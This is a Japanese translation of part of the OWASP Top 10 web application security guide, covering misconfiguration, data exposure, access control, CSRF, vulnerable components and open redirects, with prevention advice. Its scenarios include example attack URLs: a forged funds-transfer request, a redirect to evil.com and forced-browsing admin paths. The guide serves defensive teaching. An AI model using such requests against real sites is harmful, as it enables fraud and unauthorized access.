安全でないオブジェクト直接参照を防止するには、ユーザがアクセス可能なオブジェクトを保護する参照方法を検討して下さい。(例えば、オブジェクト番号、ファイル名)

1. ユーザやセッションごとの間接オブジェクト参照。これは、攻撃者が権限のないリソースに直接参照することを防止します。例えば、リソースのデータベースキーの代わりに、現在のユーザが権限を持つリソースをドロップダウンリストで表示し、ユーザの選択を番号で示します。アプリケーションは、各ユーザの間接参照を実際のデータベースキーにマップします。OWASPのESAPIには、開発者が直接オブジェクト参照を排除するために、シーケンシャルとランダムアクセス参照マップが含まれています。
2. アクセスをチェックする。信頼できないソースからの直接オブジェクト参照に対して、そのユーザはリクエストしたオブジェクトの権限があるかどうかを確認するため、アクセス制御チェックが必要です。

参考資料


OWASP

- [OWASP Top 10-2007 on Insecure Dir Object References](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API \(isAuthorizedForData\(\), isAuthorizedForFile\(\), isAuthorizedForFunction\(\)\)を参照して下さい](#)

他のアクセス制御要件については、[ASVS requirements area for Access Control \(V4\)](#)を参照して下さい。

その他

- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal \(オブジェクト直接参照攻撃の例\)](#)

 <p>脅威となる人</p>	 <p>攻撃手法</p>	 <p>セキュリティ上の弱点</p>	 <p>技術的影響</p>	 <p>ビジネスへの影響</p>	
<p>アプリケーション依存</p>	<p>悪用難易度容易</p>	<p>普及度中</p>	<p>検出難易度容易</p>	<p>中程度の影響</p>	<p>アプリケーション/ビジネス依存</p>
<p>正規ユーザーと同様に匿名の外部攻撃者もシステムへの侵入を試みるため考慮して下さい。また内部関係者も自らの行動を偽装しようとする事があるため注意して下さい。</p>	<p>攻撃者は、デフォルトアカウント、未使用ページ、パッチ未適用の欠陥、保護されていないファイルやディレクトリなどにアクセスして、認可されていないアクセスをしたりシステム情報を取得したりします。</p>	<p>セキュリティ設定のミスは、プラットフォーム、Webサーバ、アプリケーションサーバ、フレームワーク、カスタムコードなど、どんなアプリケーションスタックレベルにも存在します。開発者とシステム管理者ともにスタック全体の適切な設定を行う必要があります。自動化スキャナーはパッチの適用有無、設定のミス、デフォルトアカウントの使用、不要なサービスの存在などの検出に役立ちます。</p>	<p>この欠陥により、攻撃者に何らかのシステムデータや機能への不正アクセスを許します。時として、システム全体の完全な危殆化を招く場合もあります。</p>	<p>知らない間にシステムが完全に乗っ取られる場合があります。全てのデータは時間をかけてゆっくりと盗まれたり改変されます。リカバリのコストは甚大です。</p>	

脆弱性有無の確認

アプリケーションスタックの全体に渡って、適切なセキュリティ強化がされていますか？

1. 全てのソフトウェアが更新されていますか？これには、OS、ウェブ/アプリケーションサーバ、DBMS、アプリケーション、および全てのコードライブラリを含みます(新A9を参照して下さい)。
2. 不要な機能(例えば、ポート、サービス、画面、アカウント、権限)がインストールされ、有効にされていませんか？
3. デフォルトアカウントとそのパスワードがそのまま有効にされていませんか？
4. エラー処理は、スタックトレースや他の不必要な情報を含むエラーメッセージをユーザに表示していませんか？
5. 開発フレームワーク(例えば、Struts、Spring、ASP.NET)やライブラリのセキュリティ設定をしていますか？

反復可能かつ協調したアプリケーションセキュリティ設定のプロセスが無いと、システムはより高いリスクがあります。

防止方法

主要な推奨事項は、以下のすべてを確立することです。

1. 反復可能な強化プロセスを用いて、適切にロックダウンされる環境が簡単に素早く展開できます。開発、QA、および本番環境は、(各環境に異なるパスワードを利用して)一貫性のある設定をして下さい。新しい環境を安全に構築する際の作業量を最小限にするため、このプロセスを自動化すべきです。
2. 全てのソフトウェアを最新に更新すること、および展開されている環境にパッチを適用することを同時に確保するプロセス。また、全てのコードライブラリを含めるべきです(新A9を参照して下さい)。
3. 有効かつ安全なコンポーネント分離を提供する強力なアプリケーションアーキテクチャ。
4. 未知な設定ミスや不足なパッチを検知するため、定期的スキャンおよび監査を考慮して下さい。

攻撃シナリオの例

シナリオ #1: あるアプリサーバには、自動的にインストールされた管理コンソールが削除されておらず、デフォルトアカウントも変更されていません。攻撃者はサーバの標準管理画面を発見し、デフォルトパスワードでログインして、乗っ取ります。

シナリオ #2: あなたのサーバは、ディレクトリリステイングが無効化されていません。攻撃者は簡単にディレクトリの一覧から任意のファイルを検索できます。攻撃者は、全てのコンパイル済Javaクラスをダウンロードし、逆コンパイルやリバースエンジニアをし、全てのカスタムコードを取得します。そして、アプリケーションに深刻なアクセス制御欠陥を検出します。

シナリオ #3: アプリサーバ設定には、スタックトレースがユーザに表示され、潜在的な欠陥が露出されます。攻撃者は、余分な情報のあるエラーメッセージが大好きです。

シナリオ #4: 本番アプリサーバには、サンプルアプリケーションが削除されていません。攻撃者は、サンプルアプリケーションにあるよく知られているセキュリティ欠陥を用い、サーバに侵入できます。

参考資料

OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Top 10 2004 - Insecure Configuration Management](#)

このエリアの他の要件について、ASVS requirements area for Security Configuration (V12)を参照して下さい。

その他

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)

 脅威となる人	 攻撃手法	 セキュリティ上の弱点	 技術的影響	 ビジネスへの影響	
アプリケーション依存	悪用難易度困難	普及度低	検出難易度普通	深刻な影響	アプリケーション/ビジネス依存
<p>誰が機密データとそのバックアップへアクセスできるかを検討して下さい。保存時や転送時のデータだけでなく、ユーザブラウザにあるものも含めます。また、外部と内部の脅威を両方考慮する必要があります。</p>	<p>攻撃者は、通常、暗号化を直接破ることをしません。それより、鍵を盗んだり、中間者攻撃をしたり、またはサーバやユーザのブラウザから、あるいは転送中の平文を盗みます。</p>	<p>最も一般的な欠陥は、単純に機密データを暗号化していないことです。暗号化を行う際に、弱い鍵生成と管理、弱いアルゴリズムの使用、また、弱いパスワードハッシュの使用は特によくあります。ブラウザの弱点は非常に一般的で、検出も簡単ですが、大規模な悪用は困難です。サーバ側の欠陥は、限られたアクセスを持つ外部攻撃者にとって、検出は困難であり、また悪用も通常は困難です。</p>	<p>保護されるべきデータが全部暴露されることはよくあります。典型的にはこれらの情報には医療記録、認証情報、個人情報、クレジットカードなどの機密データが含まれています。</p>	<p>露出されるデータのビジネス価値と評判への影響を検討して下さい。これらのデータが露出された場合、法的責任は何ですか？ビジネスの評判へのダメージをも考慮して下さい。</p>	

脆弱性有無の確認

まず決定すべきことは、特別な保護を必要とする機密データがどれかということです。例えば、パスワード、クレジットカード番号、医療記録、および個人情報などが保護されるべきです。これらのデータに対して、以下を確認して下さい。

- これらのデータのいずれか、バックアップも含め、平文で長期間に保存されていない。
- データのいずれかは、内部または外部へ平文で送信されていない。インターネットでの転送は特に危険。
- 古い/弱い暗号化アルゴリズムが使用されていない。
- 弱い暗号化鍵の生成、または適切な鍵管理やローテーションが不足していない。
- 機密データがブラウザに転送される時、ブラウザのセキュリティ設定やヘッダは不足していない。

また、さらに詳細な避けるべき問題について、[ASVS areas Crypto \(V7\)](#), [Data Prot. \(V9\)](#), and [SSL \(V10\)](#)に参照して下さい。

攻撃シナリオの例

シナリオ#1: あるアプリケーションは、データベースの自動暗号化を使用し、クレジットカード番号を暗号化します。しかしながら、これで、データが取得されるときに自動的に復号されるため、SQLインジェクションでクレジットカード番号を平文で取得することが可能になります。このシステムは、公開鍵でクレジットカード番号を暗号化し、バックエンド・アプリケーションしか秘密鍵で復号させないようにする必要があります。

シナリオ#2: あるサイトは、認証を必要とする画面にSSLを使用しません。攻撃者はネットワークトラフィック(開放的な無線ネットワークのような)を監視できれば、ユーザのセッションキーを盗めます。このクッキーを再送し、ユーザセッションを乗っ取って、個人データにアクセス可能になります。

シナリオ#3: あるパスワードデータベースは、パスワードをソルトなしのハッシュで保存しています。もし、ファイルアップロードの欠陥があれば、攻撃者はそれを用いて、パスワードファイルの取得ができます。ソルトなしのハッシュは、事前に計算されたハッシュのレインボーテーブルで解読できます。

防止方法

安全でない暗号化の危険性、SSLの使用、およびデータの保護は、このTop10の範囲外です。とは言うものの、すべての機密データに対して、最低でも以下の全てを実施して下さい。

- 保護するデータに対する脅威(例えば、インサイダー攻撃や外部ユーザ)を考察して下さい。これらの脅威から守るため、保存時や転送時に関わらず、すべての機密データを必ず暗号化して下さい。
- 不要な機密データを保存しないで下さい。できるだけ早く破棄して下さい。データは持たないと盗まれません。
- 強い標準アルゴリズムと強い鍵が使用されているか、適切な鍵管理を確保して下さい。[FIPS 140 validated cryptographic modules](#)の使用を検討して下さい。
- パスワードが、[bcrypt](#)、[PBKDF2](#)、または[scrypt](#)等、パスワード保護のために設計されたアルゴリズムで保存されていることを確認して下さい。
- 機密データを扱うフォームのオートコンプリートを無効にし、画面のキャッシュも無効にして下さい。

参考資料

OWASP - さらに詳細な要件について、[ASVS req'ts on Cryptography \(V7\)](#), [Data Protection \(V9\)](#)と[Communications Security \(V10\)](#)を参照して下さい。

- [OWASP Cryptographic Storage Cheat Sheet](#)
- [OWASP Password Storage Cheat Sheet](#)
- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)

その他

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)

 脅威となる人	 攻撃手法	 セキュリティ上の弱点	 技術的影響	 ビジネスへの影響	
アプリケーション依存	悪用難易度容易	普及度中	検出難易度普通	中程度の影響	アプリケーション/ビジネス依存
<p>ネットワークアクセスができれば、誰でもアプリケーションにリクエストを送信できます。匿名ユーザは、非公開機能や正規ユーザ権限の機能にアクセスできませんか？</p>	<p>正規システムユーザでもある攻撃者は、URLやパラメータを変更し、権限のない機能にアクセスする時、アクセスが許可されていますか？匿名ユーザは保護されていない非公開機能にアクセスできます。</p>	<p>アプリケーションの機能は常に適切に保護されるわけではありません。機能レベル保護はシステム設定によって管理されますが、その設定にはミスがあることがあります。また、開発者は適切なソースコードレビューをやるべきですが、彼らは忘れることもあります。このような欠陥は簡単に検出されます。最も困難なのは、攻撃できる画面(URL)の特定です。</p>	<p>攻撃者は、この欠陥を用い、権限のない機能にアクセスできます。管理機能は、このタイプの攻撃の重要な標的になります。</p>	<p>公開される機能と処理されるデータのビジネス価値を考慮して下さい。この脆弱性が公開される時に、組織の評判への影響も考慮して下さい。</p>	

脆弱性有無の確認

適切な機能レベルアクセス制限がされているかどうかを確認するため、最善の方法は**全ての**アプリケーション機能を検証することです。

1. UIのメニューには、権限のない機能が存在しませんか？
2. サーバ側の認証や認可チェックはありますか？
3. サーバ側のチェックは、単に攻撃者からのパラメータに依存していませんか？

プロキシを用い、権限あるユーザでアプリケーションにアクセスします。そして、権限が低いユーザでもう一度アクセスします。レスポンスが同じであれば、脆弱性があります。いくつかのテスト用プロキシは、このような分析に対応しています。

また、ソースコードにて、アクセス制御の実装を確認できます。権限のあるリクエストをフォローし、認可のパターンを検証します。コードベースに検索し、そのパターンが実行されているかどうかを確認します。

自動化ツールでは、このような問題の検出は困難です。

防止方法

全てのビジネス機能に呼び出される際に、一貫性がありかつ分析しやすい認可モジュールを設けるべきです。このような保護は、しばしば、一つ又は複数の外部コンポーネントによって提供されています。

1. 権限管理のプロセスを、更新や監査をしやすいように設計して下さい。
2. 制御メカニズムは、デフォルトで全てのアクセスを拒否し、あらゆる機能がアクセスされる際に、相応なロール権限を要求します。
3. 目標機能がワークフローに関与している場合は、アクセスを許可できる条件を確認して下さい。

注意: ほとんどのWebアプリケーションでは、権限のない機能へのリンクやボタンが表示されませんが、このような“プレゼンテーション層のアクセス制御”は、実際に保護を提供していません。コントローラやビジネスロジックのチェックも実装すべきです。

攻撃シナリオの例

シナリオ #1: ある攻撃者は、ブラウザでURLを指定してアクセスします。以下のURLは認証が必要だとします。“admin_getappInfo”画面にアクセスするには、管理者権限が必要です。

<http://example.com/app/getappInfo>

http://example.com/app/admin_getappInfo

認証されていないユーザがこれらの画面にアクセスできたら、それは欠陥があります。認証されているが、管理者でないユーザが“admin_getappInfo”画面にアクセスできたら、それも欠陥があります。攻撃者はさらに不適切に保護された管理者画面にアクセス可能になります。

シナリオ #2: ある画面は、‘action’パラメータで呼び出される機能を指定するものとします。異なる‘action’には、対応する権限が必要だとします。これらの権限管理が強制されないなら、欠陥になります。

参考資料

OWASP

- [OWASP Top 10-2007 on Failure to Restrict URL Access](#)
- [ESAPI Access Control API](#)
- [OWASP Development Guide: Chapter on Authorization](#)
- [OWASP Testing Guide: Testing for Path Traversal](#)
- [OWASP Article on Forced Browsing](#)

さらに詳細なアクセス制御要件について、ASVS requirements area for Access Control (V4)を参照して下さい。

その他

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)

 脅威となる人	 攻撃手法	 セキュリティ上の 弱点	 技術的 影響	 ビジネスへ の影響	
アプリケーション 依存	悪用難易度 普通	普及度 中	検出難易度 容易	中程度の影響	アプリケーション/ ビジネス依存
誰かが、ユーザブラウザにコンテンツをロードし、あなたのウェブサイトにリクエストを送信させる可能を考慮して下さい。ユーザがアクセスする任意のウェブサイトや他のHTMLフィールドも同様です。	攻撃者は、イメージタグ、XSS、または他の多数のテクニックを用い、偽造したHTTPリクエストを被害者に送信させます。ユーザが認証されているなら、攻撃は成功します。	CSRFは、攻撃者が特定動作の詳細を全部予想できるようなWebアプリケーションを利用します。 ブラウザが自動的にセッションクッキーなどの認証情報を送るため、攻撃者は真正のものとの区別がつかない偽造リクエストを生成する悪意あるウェブ画面を作成できます。 CSRFの検出は、ペネトレーションテストやコード分析でかなり簡単です。	攻撃者は被害者を騙して、アカウント情報更新、購入、ログアウト、またログインなど、被害者が認可された任意の状態変更操作をさせることができます。	影響を受けるデータやアプリケーション機能のビジネス価値を考慮して下さい。ユーザが意図的にこれらのアクションを実行するつもりかどうか分からないことを想像して下さい。 評判への影響も考慮して下さい。	

脆弱性有無の確認

アプリケーションが脆弱かどうかを判別するには、全てのリンクとフォームに予測不可能なCSRFトークンが付いているかどうかを確認して下さい。そのトークンがないと、攻撃者は悪意のあるリクエストを偽造できます。もう一つの防御として、再認証やCAPTCHAなどを用い、ユーザが意図してリクエストを送信するのを検証します。

状態変更機能があるリンクやフォームに注目して下さい。これらは最も重要なCSRFの標的です。

多段階のトランザクションは本質的には対策ではないため、確認が必要です。攻撃者は、複数のタグ或いはJavaScriptを用い、簡単に一連のリクエストを偽造できます。

セッションクッキー、送信元IP、およびブラウザが自動に送信する他の情報は、偽造リクエストにも含まれるため、CSRFに対する防御にならないことを注意して下さい。

OWASPのCSRF Testerツールは、CSRF欠陥の危険性を実証するテストケースの生成に役立ちます。

攻撃シナリオの例

あるアプリケーションでは、秘密情報が含まれていない状態変更リクエストの送信が出来ます。例えば、

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

そこで攻撃者は、被害者の口座から攻撃者の口座に振り込むリクエストを作成し、これを画像リクエストやインラインフレームに埋め込み、攻撃者の管理下にあるサイトに保存します。

```

```

example.comに認証されたユーザが攻撃者のサイトに訪問する場合、これらの偽造リクエストは、自動的にユーザのセッション情報を含み、攻撃者のリクエストを認可します。

防止方法

通常、CSRFを防止するには、各HTTPリクエストに予測不可能なトークンを含める必要があります。そのトークンは、最低限度でも、ユーザセッション毎にユニークにすべきです。

1. 推奨する選択肢は、hiddenフィールドにユニークなトークンを含めることです。これにより、値はHTTPリクエストのボディで送信され、より暴露されやすいURLでの表示を防止します。
2. ユニークなトークンは、URL自体、または、URLパラメータに含めることも可能です。しかしながら、そのような配置は、URLが攻撃者に暴露されるというより大きなリスクがあり、それにより、トークンを危険にさらします。

OWASPのCSRF Guardは、Java EE、.NETやPHPアプリに、自動的にこのようなトークンを含めます。OWASPのESAPIは、開発者がCSRF脆弱性を防止ために使用するメソッドを含みます。

3. ユーザの再認証、または、CAPTCHAでのユーザ確認でもCSRFから保護できます。

参考資料

OWASP

- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRFGuard - CSRF Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRFTester - CSRF Testing Tool](#)

その他

- [CWE Entry 352 on CSRF](#)

既知の脆弱性を持つ コンポーネントの使用

 脅威となる人	 攻撃手法	 セキュリティ上の 弱点	 技術的 影響	 ビジネスへ の影響	
アプリケーション 依存	悪用難易度 普通	普及度 高	検出難易度 困難	中程度の影響	アプリケーション/ ビジネス依存
いくつかの脆弱なコンポーネント（フレームワーク、ライブラリなど）が自動化ツールによって検出され、悪用される可能性があります。そのため、想定外の脅威となる人も増加しています。	攻撃者は、スキャンや手動分析を通じて弱いコンポーネントを検出します。攻撃を必要に応じてカスタマイズし、実行します。使用されるコンポーネントがアプリケーションの深くにある場合、攻撃は困難になります。	ほとんどのアプリケーションにこの問題があることは、開発チームがコンポーネントやライブラリが最新であるかどうかに関心を当てていないためです。多くの場合、開発者は使用している全てのコンポーネントのバージョンを把握していません。さらに、コンポーネントの依存関係によって、事態が悪化します。	弱点の範囲は、インジェクション、アクセス制御の不備、XSS等の全てであるかもしれません。影響は、軽微なものからホストの乗っ取り、データの漏洩までに至ります。	ビジネスに関わるアプリケーションに脆弱性がある場合の影響を考慮して下さい。それは些細な事である場合もありますが、完全なセキュリティ危殆化の場合もあります。	

脆弱性有無の確認

論理的には、脆弱なコンポーネントやライブラリを使用しているかどうかを把握するのは容易であるはずですが、残念ながら、商用、または、オープンソースソフトウェアの脆弱性報告は、常に標準かつ検索可能な方式でバージョンが示されていません。さらに、全てのライブラリは、理解しやすいバージョン番号が付けられているわけではありません。CVEやNVDなどのサイトが検索しやすくなっていますが、全ての脆弱性が一つの情報センターに報告され、集約されていないことは最悪な事情です。

脆弱性の有無を確認することは、これらのデータベースを検索する上、メーリングリストや脆弱性発表を見逃さないようにしないとけません。使用しているコンポーネントに脆弱性があることを知った場合、アプリケーションに対する影響を慎重に評価して下さい。そのため、ソースコードにコンポーネントの脆弱性を持つ部分が使用されているかどうか、注意を要するまでの影響になるかどうかを確認して下さい。

攻撃シナリオの例

コンポーネントの脆弱性は、些細なリスクから、特定の組織を標的にする高度なマルウェアにまで至る可能性が想像出来ます。ほとんどの場合、コンポーネントはアプリケーションのフル権限で実行されるため、**任意のコンポーネント**に欠陥があれば、深刻なことになりがちです。以下の二つコンポーネントは、2011年に2200万回もダウンロードされました。

- [Apache CXFの認証迂回](#) - IDトークンの提供失敗により、攻撃者はフル権限で任意のWebサービス呼び出せませす。(Apache CXFは一つのフレームワークで、Apacheアプリケーションサーバと混同しないように)
- [Spring遠隔コード実行](#) - Springに実装された式言語を濫用して、攻撃者が任意コードを実行でき、効果的にサーバを乗っ取れます。

これらのコンポーネントはアプリケーションユーザに直接アクセスされるため、これらを使用しているアプリケーションが攻撃に対して脆弱です。他の脆弱なライブラリはアプリケーションの内部で使用されるため、悪用されにくいかもしれませんが。

防止方法

一つの方法は、自分が書いたコンポーネントしか使わないことです。ただし、それはあまり現実的ではありません。

ほとんどのコンポーネントプロジェクトは、古いバージョンに対する脆弱性パッチを作成しません。その代わりに、次のバージョンで問題を修正します。そのため、新しいバージョンに更新することは重要です。一つのソフトウェアプロジェクトにとって、以下のプロセスが必要です。

- 1) 使用しているコンポーネントとそのバージョン、またプラグインなどの依存関係を確認して下さい。
- 2) 公開データベース、プロジェクトのメーリングリストやセキュリティ関連のメーリングリストを用いて、最新のセキュリティ情報を把握して下さい。
- 3) ソフトウェア開発手法の指定、セキュリティテストでの検証、またはソフトウェア認証など、コンポーネントを管理するポリシーを確立して下さい。
- 4) コンポーネントの不必要や脆弱な部分をセキュリティラッパーを用いて、無効化して下さい。

参考資料

OWASP

- [Good Component Practices Project](#)

その他

- [The Unfortunate Reality of Insecure Libraries](#)
- [Open Source Software Security](#)
- [Addressing Security Concerns in Open Source Components](#)
- [MITRE Common Vulnerabilities and Exposures](#)
- [Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM](#)

A10

未検証のリダイレクトと フォーワード

 <p>脅威となる人</p>	 <p>攻撃手法</p>	 <p>セキュリティ上の 弱点</p>	 <p>技術的 影響</p>	 <p>ビジネスへの 影響</p>	
<p>アプリケーション 依存</p>	<p>悪用難易度 普通</p>	<p>普及度 低</p>	<p>検出難易度 容易</p>	<p>中程度の影響</p>	<p>アプリケーション/ ビジネス依存</p>
<p>ユーザーを騙し、あなたのウェブサイトへとリクエストを送信させる攻撃者を考慮して下さい。あなたのユーザが使用するWebサイトや他のHTMLフィールドからも同じ事ができます。</p>	<p>攻撃者は未検証のリダイレクトリンクを作り、被害者を騙します。リンクは正当なサイトのため、被害者はクリックする可能性が高いです。攻撃者は安全でないフォーワードを狙い、セキュリティチェックを迂回します。</p>	<p>アプリケーションは、頻繁にユーザを他の画面へリダイレクトし、また類似の方法で内部フォーワードを使用しています。目標の画面が未検証のパラメータで指定される場合、攻撃者が目標の画面を選択できます。</p> <p>未検証のリダイレクトの検出は容易です。フルURLを指定できるリダイレクトを探して下さい。未検証のフォーワードは、内部画面向けのため、検出はしにくいです。</p>	<p>このようなリダイレクトは、マルウェアのインストールや被害者にパスワードや他の機密情報を開示させることができます。安全でないフォーワードはアクセス制御の迂回を可能にします。</p>	<p>ユーザの信頼を保つビジネス価値を考慮して下さい。</p> <p>ユーザ機密情報がマルウェアに取り込まれたらどうしますか？</p> <p>攻撃者が内部のみの機能にアクセスできたら？</p>	

脆弱性有無の確認

アプリケーションに未検証のリダイレクトやフォーワードの有無を確認する最善の方法は、次のとおりです。

1. 全てのリダイレクトやフォーワード(.NETでトランスファと呼ばれる)を使用するコードを確認する。各使用毎に、遷移先URLはパラメータ値に含まれることを確認します。そうであれば、そのURLがホワイトリストに検証されない場合、あなたは脆弱であります。
2. また、サイトを巡回し、リダイレクト(HTTPレスポンスコード300-307、通常は302)の生成を確認する。リダイレクトする前に、パラメータが遷移先URLやその一部であるかどうかを確認します。そうであれば、遷移先URLを改変して、サイトが新しい遷移先にリダイレクトするかどうかを観察します。
3. コードが入手できない場合、パラメータがリダイレクトやフォーワード先のURLに見えるかどうかを確認し、それらの動作を検証します。

防止方法

リダイレクトやフォーワードを安全に使用するには、以下の方法があります。

1. 単に、リダイレクトやフォーワードの使用を避けます。
2. 使用する場合、ユーザパラメータで遷移先を決定しない。通常これは可能です。
3. 遷移先パラメータが必要な場合、提供された値の検証とユーザに対する許可を確認します。

このような遷移先パラメータは、実際のURLやその一部ではなく、サーバ側のコードに遷移先URLへ翻訳されるマッピング値にすることを推奨します。

アプリケーションには、ESAPIを使用して`sendRedirect()`を書き換え、リダイレクト先の安全を確保します。

これは、フィッシング詐欺者がユーザの信頼を獲得する際に、一番好む欠陥なため、防止することは特に重要です。

攻撃シナリオの例

シナリオ #1: あるアプリケーションには、“url”という一つのパラメータを持つ“`redirect.jsp`”ページが存在します。攻撃者は、フィッシングする、かつ、マルウェアもインストールする悪質サイトにリダイレクトする悪質URLを生成します。

<http://www.example.com/redirect.jsp?url=evil.com>

シナリオ #2: あるアプリケーションは、リダイレクトを使用して、サイトの各部分の間にリクエストを転送しています。これをするために、トランザクションが成功した場合、一部の画面はユーザの転送先を示すパラメータを使用します。この場合攻撃者は、アプリケーションのアクセス制御チェックを迂回するURLを生成し、許可されていない管理機能へ転送します。

<http://www.example.com/boring.jsp? fwd=admin.jsp>

参考資料

OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI SecurityWrapperResponse sendRedirect\(\) method](#)

その他

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)
- [OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards](#)

反復可能なセキュリティプロセスと標準セキュリティ制御の確立と使用

Webアプリケーションのセキュリティに関して不慣れか、これらのリスクに既に非常に精通しているかにかかわらず、セキュアなWebアプリケーションの構築や存在する脆弱性の修正は困難な場合があります。大規模なポートフォリオを管理しなければならない場合には、この作業はかなり気力をくじきます。

コスト効率を考慮しながら、組織や開発者のためにアプリケーションのセキュリティリスクを減らすことを目的として、OWASPは、組織でのアプリケーションセキュリティに着手するための数々の**無料でオープンなリソース**を開発しています。以下は、セキュアなWebアプリケーションを構築するためにOWASPが開発してきた多くのリソースの一部です。次のページでは、組織がアプリケーションセキュリティを検証する際に支援するOWASPの他のリソースについて記載しています。

アプリケーション
セキュリティ要件

セキュアなWebアプリケーション開発のために、各アプリケーションにおいてセキュアを定義しなければなりません。OWASPは[Application Security Verification Standard \(ASVS\)](#)をアプリケーションのセキュリティ要件設定におけるガイドとして活用することを推奨しています。もし開発を外注委託するのであれば、[OWASP Secure Software Contract Annex](#)を参照下さい。

アプリケーション
セキュリティ
アーキテクチャ

アプリケーションにセキュリティを後付けで組み込むよりもむしろ、開発初期段階からセキュリティを設計に組み込む方が、コスト効率がずっと良くなります。はじめにセキュリティを設計する際、[OWASP Developer's Guide](#)と[OWASP Prevention Cheat Sheets](#)は良い開始点として推奨します。

標準的な
セキュリティ制御

強力かつ可用なセキュリティ制御の構築は非常に困難です。標準なセキュリティ制御セットがあれば、セキュアなアプリケーション開発を根本的に簡単化できます。セキュアなWebアプリケーションを作成するためのセキュリティAPIのモデルとして、[OWASP Enterprise Security API \(ESAPI\) project](#)を推奨しています。ESAPIは、[Java](#)、[.NET](#)、[PHP](#)、[Classic ASP](#)、[Python](#)、[Cold Fusion](#)での実装のためのリファレンスを提供しています。

セキュアな開発
ライフサイクル

セキュアなアプリケーションを構築する際に、組織が従うべきプロセスを改善するため、OWASPは[OWASP Software Assurance Maturity Model \(SAMM\)](#)の活用を推奨しています。このモデルでは、組織が直面する特定のリスクに適応するソフトウェアセキュリティのための戦略について、構築と実施を手助けします。

アプリケーション
セキュリティ教育

[OWASP Education Project](#)は、[OWASP Educational Presentations](#)の大量のリストを編集した、Webアプリケーションセキュリティに関する開発者向け教育素材です。脆弱性に関する実地訓練には、[OWASP WebGoat](#)、[WebGoat.NET](#)、[OWASP Broken Web Applications Project](#)などを試して下さい。最新情報の入手には、[OWASP AppSec Conference](#)、[OWASP Conference Training](#)、[OWASPの支部でのミーティング](#)に参加して下さい。

他にも数多くのOWASPの資料が入手出来ます。[OWASP Projects](#) ページにアクセスして下さい。そこでは、プロジェクト状態をリリース品質(リリース品質、ベータ、アルファ)で整理した、OWASPの全プロジェクトのリストがあります。ほとんどのOWASPの資料は[Wiki](#)で閲覧ができます。またOWASPの多くの文書をハードコピーや電子書籍で注文も出来ます。

整理整頓

自社開発や購入検討対象のWebアプリケーションのセキュリティを確認するため、OWASPは、可能な場合にはアプリケーションのソースコードレビューと動的テストを推奨しています。OWASPは、可能である場合は必ず、セキュリティコードレビューとアプリケーションへのペネトレーションテストの組み合わせを推奨しています。両手法の組み合わせにより、両手法の長所がさらに強化されると同時に相互補完となるからです。確認のプロセスを補助するためのツールは、専門のアナリストの効率と効果を向上させることができます。OWASPの評価ツールは、分析プロセス自体の自動化よりもむしろ、専門家の作業がより効果的になるための支援に重点を置いています。

Webアプリケーションセキュリティの検証手法を標準化する: Webアプリケーションのセキュリティを評価する際に、組織が一貫性と一定のレベルの厳密さを持つために、OWASPはOWASP [Application Security Verification Standard\(ASVS\)](#)を開発しました。このドキュメントでは、Webアプリケーションをセキュリティ評価する際の最小限の検査標準を定義しました。OWASPはASVSを、Webアプリケーションセキュリティの確認項目としてだけでなく、適切な検査手法の選定と検査の厳密さの定義・設定においてもガイダンスとして用いることを推奨します。OWASPはまた、サードパーティの事業者によって実施するWebアプリケーションの検査サービスを定義・選定する際にも、ASVSの利用を推奨しています。

評価ツールのスイート: [OWASP Live CD Project](#)は最高のオープンソースのセキュリティツールを一つにまとめて、一つの起動可能環境や仮想環境に含まれています。Web開発者、テスター、およびセキュリティ専門家は、このLiveCDをブート或いは仮想環境で実行して、すぐに完全なセキュリティテスト用スイートとしてアクセス出来る様になります。このCDで提供されたツールを使用する際には、インストールも構成設定も不要です。

コードレビュー

セキュアコードレビューは、アプリケーションに強力なセキュアメカニズムが含まれているかどうかと、アプリケーションの出力で検出しにくい課題に特に適合しています。テストは、実際に悪用可能な欠陥の検出に適合しています。というのは、アプローチは相補的であり、一部重複しているところもあります。

コードのレビュー: [OWASP Developer's Guide](#)と [OWASP Testing Guide](#)に加え、[OWASP Code Review Guide](#)が作成されました。これで、開発者とアプリケーションセキュリティ専門家が、コードレビューによるアプリケーションセキュリティの検証を効率的・効果的に実施できます。外部テストよりもコードレビューの方が検出しやすいインジェクション欠陥を含め、多数のWebアプリケーションのセキュリティ課題が記載されています。

コードレビュー用ツール: OWASPは専門家によるコード分析を補助するため、期待される仕事をしてきましたが、これらのツールは未だ初期段階にあります。ツールの作者達は、自身のセキュリティコードレビューを実行する際に自らのツールを毎日使用していますが、非専門家にとっては、これらツールの使用は若干難しいと考えるかも知れません。これらツールには [CodeCrawler](#)、[Orizon](#)、および [O2](#) があります。O2だけ、Top 10 2010年版がリリースされてから、活発に開発されています。

他に無料なオープンソースのコードレビューツールもあります。最も有望なのは、Java向けの [FindBugs](#) と新しいセキュリティのプラグイン [FindSecurityBugs](#) です。

セキュリティとペネトレーションテスト

